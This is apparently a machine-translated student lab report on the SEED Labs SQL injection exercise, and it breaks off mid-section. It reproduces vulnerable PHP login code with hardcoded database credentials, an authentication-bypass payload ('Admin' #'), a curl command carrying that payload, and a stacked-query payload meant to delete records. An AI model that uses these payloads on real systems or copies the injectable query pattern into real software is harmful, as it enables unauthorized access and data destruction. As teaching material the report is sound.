


Figure 1.4.1.1. The password summary of the user " Vasilis "




Figure 1.4.1.2. The password summary of the user " Aggelos "

password field of the two newly added users. We updated the password of the user " Vasilis " with the command:

```
UPDATE credential SET
Password='135d2dce46e35410d2582e23da24570bc4665163' WHERE
Name='Vasilis';
```

We updated the password of the user " Aggelos " with the command:

```
     UPDATE credential SET
Password=' edf360b3f9f25e1b43f3777db55c002035dcfe5c' WHERE
Name=' Aggelos ';
```

We verified the successful update with the command:

```
     SELECT Name, Password FROM credentials WHERE Name='Vasilis' OR
      Name=' Aggelos ';
```

1.4.2 Results




Figure 1.4.2.1. Updating the passwords of the two new users " Vasilis " and " Aggelos "

1.4.3 Observations

sha 1 algorithm encrypted the two passwords and converted them into an unreadable form.

2. SQL attack Injection in SELECT statements

Import

For the SQL attack Injection we used the user login page of the application www . SEEDLabSQLInjection . com .




Figure 2.a. The user login page

Behind the user verification runs a PHP code , which is located in the file unsafe_home.php , which is stored in the / var / www / SQLInjection directory .

unsafe_home.php [Read-Only] (/var/www/SQLInjection) - gedit

Open Save

```php
<?php
session_start();
// if the session is new extract the username password from the GET request
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// check if it has exist login session
if($input_uname=="" and $hashed_pwd==sha1("") and $_SESSION['name']!=""
and $_SESSION['pwd']!=""){
  $input_uname = $_SESSION['name'];
  $hashed_pwd = $_SESSION['pwd'];
}

// Function to create a sql connection.
function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
```

PHP Tab Width: 8 Ln 1, Col 1 INS

unsafe_home.php [Read-Only] (/var/www/SQLInjection) - gedit

Open Save

```php
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
```

PHP Tab Width: 8 Ln 1, Col 1 INS

Figure 2.b. The unsafe _ home . php code

2.1 SQL attack Injection on the login page

2.1.1 Actions

Considering the unsafe_home.php code (Figure 2.b) that runs behind the scenes to verify a user's login details (username , password), we typed the following string into the username field of the web application:

```
Admin ' #
```

The SQL command that is run to log the user into the application is as follows:

```
SELECT id, name, eid , salary, birth, ssn , phoneNumber , address, email, nickname, Password FROM credential WHERE name= '$ input_uname ' and Password= ' hashed_password ';
```

With the information " Admin ' #" in the username field, the SQL command that will be executed is:

```
SELECT id, name, eid , salary, birth, ssn , phoneNumber , address, email, nickname, Password FROM credential WHERE name= 'Admin' #' and Password= ' hashed_password ';
```

The character "#" denotes a comment in SQL , so we exploited it by commenting out the field used to verify a user's identity by their password (which we do not know). Thus, knowing only the username (Admin), we logged into the account we wanted to attack.

2.1.2 Results




Figure 2.1.2.1. SQL attack Injection with a breach in user authentication




Figure 2.1.2.2. Results of the attack

2.1.3 Observations

password field does not need to be filled in, as the SQL command " SELECT " only retrieves the desired record from the Username because we commented out the retrieval of the record from the Password as well .

SQL attack Injection from the command line

2.2.1 Actions

Before the SQL attack Injection from the command line, we installed text - web browser Lynx with the command:

```
sudo apt install lynx
```

We carried out the attack with the command:

```
curl
'www.SEEDLabSQLInjection.com/unsafe_home.php?username=Admin%27%20%23'
| lynx --stdin
```

where %27 is the hexadecimal form of the single quote special character "'", %20 is the hexadecimal form of the space special character " " and %23 is the hexadecimal form of the pound special character "#".

2 .2.2 Results




Figure 2.2.2.1. Installing text - web browser lynx




Figure 2.2.2.2. SQL Command line injection




Figure 2.2.2.3. SQL Results Command line injection from text - web browser lynx

2.2.3 Observations

GET request HTTP request in the web application with one parameter (the username). In the parameter, we filled in the string " Admin ' #" with the special characters encoded in hexadecimal format, so that the requirements of the request are not altered.

2.3 Executing multiple SQL commands

2.3.1 Actions

unsafe_home.php code contains the query () method which does not support executing multiple SQL commands . However, we attempted to perform the attack using the multi_query ( ) method by changing the command in the php file . Because the php file is read - only to the user mode , we installed a graphical environment that gives the user elevated privileges, so we can modify the php file. The command is:

```
sudo apt install gksu
```




Figure 2.3.1.1. The permissions of php files

We started the File Manager with root privileges with the command:

```
gksudo nautilus
```

query () method to multi_query ( ) and attempted to delete the one newly inserted record with the command :

```
Admin'? DELETE FROM credentials WHERE Name=' Aggelos '; #
```

With the information " Admin ' #" in the username field, the SQL command that will be executed is:

```
